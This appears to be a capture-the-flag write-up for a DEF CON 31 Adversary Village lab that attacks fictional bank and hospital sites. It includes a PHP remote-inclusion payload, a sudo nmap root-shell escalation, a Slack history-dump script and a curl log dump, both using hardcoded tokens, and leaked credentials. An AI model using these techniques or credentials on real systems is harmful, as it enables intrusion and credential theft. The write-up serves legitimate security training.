Flag: **Adversary_Village_CTF_DC31{w3lc0me_t0_r0b0t_san!}**

This can be exploited by hosting a php exploit code to gain OS command injection somewhere and supplying the remote URL.

```
1  <?php
2  $output = shell_exec('ls -al');
3  echo "<b>$output</b>";
4  ?>
```

https://staging-int.bank.adversary.city/module.php?module=https://example.com/rce.txt

The first flag can be found in /home/tom/flag.txt

Flag: **Adversary_Village_CTF_DC31{incl8se_m3_rem0tely_fl4g}**

After exploiting this to gain shell as www-data user, the adversary can privilege escalate either by capability misconfiguration for one of the binaries present in the system.

```
TF=$(mktemp)
echo 'os.execute("/bin/sh")' > $TF
sudo nmap --script=$TF
```


nmap can be run as sudo, so by using nmap's script flag it is possible to execute os commands as root user this would help to perform the privilege escalation, the 2nd flag is in the file /root/flag.txt

Final flag: **Adversary_Village_CTF_DC31{i_k33p_r00ting_f4r_fl4g}**


Level #3 – Adversary City - Hospital

Challenge #1: Extraction

Upon searching on the internet with the username "**advhealthcorp"**, threat actor come up with X account which belongs to the username



By visiting the URL in the bio https://hospital.adversary.city/ threat actor browses around the website.



By doing more recon on the web application, threat actor sees something Juicy in the 404 page.

On the 404-page, threat actor see that the 404 page is a default 404 page of firebase.

Upon reading the source code of the 404-page, threat actor see a JavaScript file script.js

view-source:https://hospital.adversary.city/fsd

Line wrap


```
<!DOCTYPE html>
<html>
  <head>
    <meta charset="utf-8">
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <title>Page Not Found</title>

    <style media="screen">
      body { background: #ECEFF1; color: rgba(0,0,0,0.87); font-family: Roboto, Helvetica, Arial,
      #message { background: white; max-width: 360px; margin: 100px auto 16px; padding: 32px 24px
      #message h3 { color: #888; font-weight: normal; font-size: 16px; margin: 16px 0 12px; }
      #message h2 { color: #ffa100; font-weight: bold; font-size: 16px; margin: 0 0 8px; }
      #message h1 { font-size: 22px; font-weight: 300; color: rgba(0,0,0,0.6); margin: 0 0 16px;}
      #message p { line-height: 140%; margin: 16px 0 24px; font-size: 14px; }
      #message a { display: block; text-align: center; background: #039be5; text-transform: upperc
      #message, #message a { box-shadow: 0 1px 3px rgba(0,0,0,0.12), 0 1px 2px rgba(0,0,0,0.24); }
      #load { color: rgba(0,0,0,0.4); text-align: center; font-size: 13px; }
      @media (max-width: 600px) {
        body, #message { margin-top: 0; background: white; box-shadow: none; }
        body { border-top: 16px solid #ffa100; }
      }
    </style>
  </head>
  <body>
    <div id="message">
      <h2>404</h2>
      <h1>Page Not Found</h1>
      <p>The specified file was not found on this website. Please check the URL for mistakes and t
      <h3>Why am I seeing this?</h3>
      <p>This page was generated by the Firebase Command-Line Interface. To modify it, edit the <c
    </div>
  </body>
  <script type="text/javascript" src="/static/script.js"></script>
</html>
```

Upon trying to read the content of the script.js, threat actor see that the JS is obfuscated.

hospital.adversary.city/static/script.js


```
function _0x1c56(_0x41e2e0, _0x342b21) {
    const _0x578682 = _0x1c8c();
    return _0x1c56 = function (_0x6e76d3, _0x1e5977) {
        _0x6e76d3 = _0x6e76d3 - (0x2372 + 0x22f0 + -0x45cc);
        let _0x1749e1 = _0x578682[_0x6e76d3];
        return _0x1749e1;
    }, _0x1c56(_0x41e2e0, _0x342b21);
}
const _0x43c8f5 = _0x1c56;
(function (_0x459b57, _0x15864e) {
    const _0x509fe5 = _0x1c56, _0x22b41a = _0x459b57();
    while (!![]) {
        try {
            const _0xadb3d0 = parseInt(_0x509fe5(0xa2)) / (-0x2 * -0x1173 + 0x17ed + -0x3ad2) * (parseInt(_0x509fe5(0x9c)) / (0x804 +
parseInt(_0x509fe5(0xaf)) / (-0x205c * 0x1 + -0x4a * 0x5d + 0x3b41) + -parseInt(_0x509fe5(0xa7)) / (0x26fe + -0x1cd5 + -0xa25) * (-pa
* -0x97 + -0x2a24)) + parseInt(_0x509fe5(0xa8)) / (0x21aa + 0x1 * 0x135a + -0x34fe) + parseInt(_0x509fe5(0x97)) / (-0x1 * 0x26d + 0x9
/ (-0x1e * 0x11d + -0x11ac + 0x3e * 0xd3) * (-parseInt(_0x509fe5(0x98)) / (0x1cdc * -0x1 + 0xa1 + -0x10c * -0x1b)) + -parseInt(_0x509
-0x6);
            if (_0xadb3d0 === _0x15864e)
                break;
            else
                _0x22b41a['push'](_0x22b41a['shift']());
        } catch (_0x4a2815) {
            _0x22b41a['push'](_0x22b41a['shift']());
        }
    }
}(_0x1c8c, 0x2 * -0x1c9ed + -0x1d5b2 + -0x77891 * -0x1), document[_0x43c8f5(0xa9) + _0x43c8f5(0xa1)](_0x43c8f5(0x9f) + 'n')[_0x43c8f5
fetchData));
function _0x1c8c() {
    const _0x2b1978 = [
        'output',
        'Error\x20fetc',
        'RAZRy',
        '1698190PLKVmV',
        '749.js',
        'json',
        'lVRZG',
        '1402121ZjfRVm',
        '117RduGoG',
        'stener',
        '61024aNMVBw',
        'UEvgH',
        '436742ykkoWf',
        '/static/64',
        'hing\x20data:'
```

By deobfusticating the JS file, threat actor sees some information is disclosed.



Threat actor got a path to another JS file /static/644fef2afadf749.js

Upon visiting the js file, threat actor discovered a “leaked” slack Oauth token and Channel ID.



By performing enumeration using the Slack Oauth token and Channel ID, threat actor retrieveed the first flag and some other information.

The following is the python script used to extract Slack conversations:

```python
import os
from slack_sdk import WebClient
from slack_sdk.errors import SlackApiError

def retrieve_slack_messages(token, channel_id):
    try:
        # Create a Slack WebClient using the provided token
        client = WebClient(token=token)

        # Call the conversations.history API method to retrieve messages from the specified channel
        response = client.conversations_history(channel=channel_id)

        # Check if the API call was successful
        if response["ok"]:
            messages = response["messages"]
            for message in messages:
                # Extract and print the text of each message
                print(message.get("text"))
        else:
            print(f"Failed to retrieve messages: {response['error']}")

    except SlackApiError as e:
        print(f"Error: {e}")

if __name__ == "__main__":
    # Replace 'YOUR_SLACK_TOKEN' with your actual Slack OAuth token
    slack_token = "xoxp-5681321694471-5692940707477-5734349100402-1ce99f9cc3f705108e597202ff7e84dc"

    # Replace 'YOUR_CHANNEL_ID' with the ID of the channel from which you want to retrieve messages
    channel_id = "C05LCTPLGGM"

    retrieve_slack_messages(slack_token, channel_id)
```

```
@anandsreekumaras → /workspaces/avctf-2023 (main) $ python slack.py

Congrats!! you found the first flag Adversary_Village_CTF_DC31{a292c7023a49872b00ad97967a233fa1}
its in the forest repo
here is the token for the access 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
can you get me the details of the failed run 5830751910
hello
<@U05LCTNLTE1> has joined the channel
```

Upon reading the Slack messages, the threat actor is expected to learn that someone in 'AdvHealthCorp' Hospital is asked to retrieve the GitHub action runner logs using the token and the run ID

Here, the threat actor may use the following commands to dump the logs

*curl -L *

*-H "Accept: application/vnd.github+json" *

-H "Authorization: Bearer

*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" *

*-H "X-GitHub-Api-Version: 2022-11-28" *

https://api.github.com/repos/advhealthcorp/forest/actions/runs/5830751910/logs > out.zip

```
anand@macbook logs % curl -L \
  -H "Accept: application/vnd.github+json" \
  -H "Authorization: Bearer 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" \
  -H "X-GitHub-Api-Version: 2022-11-28" \
  https://api.github.com/repos/advhealthcorp/forest/actions/runs/5830751910/logs > out.zip
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
  0     0    0     0    0     0      0      0 --:--:-- --:--:-- --:--:--     0
100  2902    0  2902    0     0   1172      0 --:--:--  0:00:02 --:--:--  5946
anand@macbook logs % ls
1_example_job (1).txt   1_example_job.txt       example_job             out.zip
anand@macbook logs %
```

Checking the contents inside out.zip

By reading 1_example_job.txt the threat actor got 2nd flag and discovered a guacamole console and credentials.


```
anand@macbook logs % cat 1_example_job.txt
2023-08-11T08:56:25.7392542Z Requested labels: ubuntu-latest
2023-08-11T08:56:25.7392824Z Job defined at: advhealthcorp/forest/.github/workflows/forest.yml@re
2023-08-11T08:56:25.7392933Z Waiting for a runner to pick up this job...
2023-08-11T08:56:26.4153951Z Job is waiting for a hosted runner to come online.
2023-08-11T08:56:29.0193698Z Job is about to start running on the hosted runner: GitHub Actions 1
2023-08-11T08:56:32.7313149Z Current runner version: '2.307.1'
2023-08-11T08:56:32.7346201Z ##[group]Operating System
2023-08-11T08:56:32.7347042Z Ubuntu
2023-08-11T08:56:32.7347415Z 22.04.3
2023-08-11T08:56:32.7347781Z LTS
2023-08-11T08:56:32.7348125Z ##[endgroup]
2023-08-11T08:56:32.7348561Z ##[group]Runner Image
2023-08-11T08:56:32.7349055Z Image: ubuntu-22.04
2023-08-11T08:56:32.7349423Z Version: 20230806.1.0
2023-08-11T08:56:32.7350118Z Included Software: https://github.com/actions/runner-images/blob/ubu
2023-08-11T08:56:32.7350974Z Image Release: https://github.com/actions/runner-images/releases/tag
2023-08-11T08:56:32.7351611Z ##[endgroup]
2023-08-11T08:56:32.7352011Z ##[group]Runner Image Provisioner
2023-08-11T08:56:32.7352780Z 2.0.264.1
2023-08-11T08:56:32.7353190Z ##[endgroup]
2023-08-11T08:56:32.7354151Z ##[group]GITHUB_TOKEN Permissions
2023-08-11T08:56:32.7354859Z Contents: read
2023-08-11T08:56:32.7355261Z Metadata: read
2023-08-11T08:56:32.7356049Z Packages: read
2023-08-11T08:56:32.7356647Z ##[endgroup]
2023-08-11T08:56:32.7361173Z Secret source: Actions
2023-08-11T08:56:32.7361854Z Prepare workflow directory
2023-08-11T08:56:32.8222885Z Prepare all required actions
2023-08-11T08:56:32.8546652Z Complete job name: example_job
2023-08-11T08:56:32.9874688Z ##[group]Run echo "mrodri@adversaryhealth.corp"
2023-08-11T08:56:32.9875425Z echo "mrodri@adversaryhealth.corp"
2023-08-11T08:56:32.9875922Z echo "EdWXS8c.yH$u%&SgA'DNV"
2023-08-11T08:56:32.9876576Z echo "http://remote-access.adversary.city:8080/#/"
2023-08-11T08:56:32.9877365Z echo "Adversary_Village_CTF_DC31{ee165b277897cef8088a9223f631ccf1}"
2023-08-11T08:56:33.0720373Z shell: /usr/bin/bash -e {0}
2023-08-11T08:56:33.0720964Z ##[endgroup]
2023-08-11T08:56:33.1376543Z mrodri@adversaryhealth.corp
2023-08-11T08:56:33.1377467Z EdWXS8c.yH%&SgA'DNV
2023-08-11T08:56:33.1378145Z http://remote-access.adversary.city:8080/#/
2023-08-11T08:56:33.1378757Z Adversary_Village_CTF_DC31{ee165b277897cef8088a9223f631ccf1}
2023-08-11T08:56:33.1754134Z Cleaning up orphan processes
```

Flags

Adversary_Village_CTF_DC31{a292c7023a49872b00ad97967a233fa1}


Adversary_Village_CTF_DC31{ee165b277897cef8088a9223f631ccf1}


Challenge #2: Remote Exfiltration



The threat actor now used the credentials obtained from the previous challenge and logged in to the

Guacamole console at http://remote-access.adversary.city:8080/#/





The threat actor got the 3rd flag from **mrodri**'s Desktop

Once a connection was established, threat actor logged in with the same credentials to the HR's windows machine and conducted enumeration. On the post-compromise enumeration conducted on HR's machine the threat actor obtains the following insights.

A new hire in the Adversary Health Hospital has been assigned with few security trainings.

```
PS C:\Users\mrodri\Desktop> cat .\security_training.eml
From: "Michael.Rodriguez@adversaryhealth.corp" <Michael.Rodriguez@adversaryhealth.corp>
To: "emily.chen@adversaryhealth.corp" <emily.chen@adversaryhealth.corp>
Subject: Security Training Courses Assignment for Karthik
Date: Mon, 7 Aug 2023 13:06:56 +0000
Message-ID: <TY0PR0101MB482000C5854A11DD8667D74EB10CA@TY0PR0101MB4820.apcprd01.prod.exchangelabs.com>
Content-Language: en-GB
Content-Type: multipart/alternative;
    boundary="_000_TY0PR0101MB482000C5854A11DD8667D74EB10CATY0PR0101MB4820_"
MIME-Version: 1.0

--_000_TY0PR0101MB482000C5854A11DD8667D74EB10CATY0PR0101MB4820_
Content-Type: text/plain; charset="iso-8859-1"
Content-Transfer-Encoding: quoted-printable

Dear Emily,

I hope this email finds you well. We are pleased to inform you about the assignment of security training courses for
 our newly joined security intern, Karthik. As part of our commitment to ensuring a secure and safe workplace, we ha
ve identified a set of essential training modules that will help Karthik excel in his role.

The following security training courses have been assigned to Jason Patel:

1. Introduction to Security Protocols
   - Duration: 1 hour
   - Due Date: August 21, 2023

2. Access Control and Authorization
   - Duration: 2 hours
   - Due Date: August 28, 2023

3. Incident Response and Reporting
   - Duration: 1.5 hours
   - Due Date: September 4, 2023

Please provide Karthik with the necessary resources and access to these training modules. It is important that he co
mpletes these courses within the specified timelines to ensure a comprehensive understanding of our security protoco
ls.

If you have any questions or need further assistance, please feel free to reach out to our HR department at Michael.
Rodriguez@adversaryhealth.corp.

Best regards,
Michael Rodriguez
Human Resources

--_000_TY0PR0101MB482000C5854A11DD8667D74EB10CATY0PR0101MB4820_
Content-Type: text/html; charset="iso-8859-1"
Content-Transfer-Encoding: quoted-printable

<html>
<head>
```

One of the user **Jason** within the organization has clicked on a mock phishing email and SOC team has currently isolated the machine.

```
PS C:\Users\mrodri\Desktop> cat .\incident.eml
From: "Emily.chen@adversayhealth.corp" <Emily.chen@adversayhealth.corp>
To: "michael.rodriguez@adversaryhealth.corp" <michael.rodriguez@adversaryhealth.corp>
Subject: Security Incident: Isolation of Jason's Machine
Date: Mon, 7 Aug 2023 14:30:00 +0000
Message-ID: <TY0PR0101MB482000C5854A11DD8667D74EB10CB@TY0PR0101MB4820.apcprd01.prod.exchangelabs.com>
Content-Language: en-GB
Content-Type: multipart/alternative;
    boundary="_000_TY0PR0101MB482000C5854A11DD8667D74EB10CBTY0PR0101MB4820_"
MIME-Version: 1.0

--_000_TY0PR0101MB482000C5854A11DD8667D74EB10CBTY0PR0101MB4820_
Content-Type: text/plain; charset="iso-8859-1"
Content-Transfer-Encoding: quoted-printable

Dear HR Team,

I hope this email finds you well. I am writing to inform you about a recent security incident involving our new secu
rity intern, Jason. Our Security Operations Center (SOC) team has detected that Jason's machine was compromised afte
r he clicked on a phishing link.

As a precautionary measure, the SOC team has isolated Jason's machine from the network for the next 24 hours. This a
ction is aimed at preventing any potential spread of malware or unauthorized access. During this isolation period, J
ason's access to network resources will be temporarily suspended.

We are actively working on remediation steps and security checks to ensure that Jason's machine is thoroughly cleane
d and secure before it is allowed to reconnect to our network. Our priority is to maintain the security and integrit
y of our systems and data.

If you have any questions or require further information, please do not hesitate to reach out to me directly at Emil
y.chen@adversayhealth.corp.

Thank you for your understanding and cooperation.

Best regards,
[Your Name]
System Administrator

--_000_TY0PR0101MB482000C5854A11DD8667D74EB10CBTY0PR0101MB4820_
```

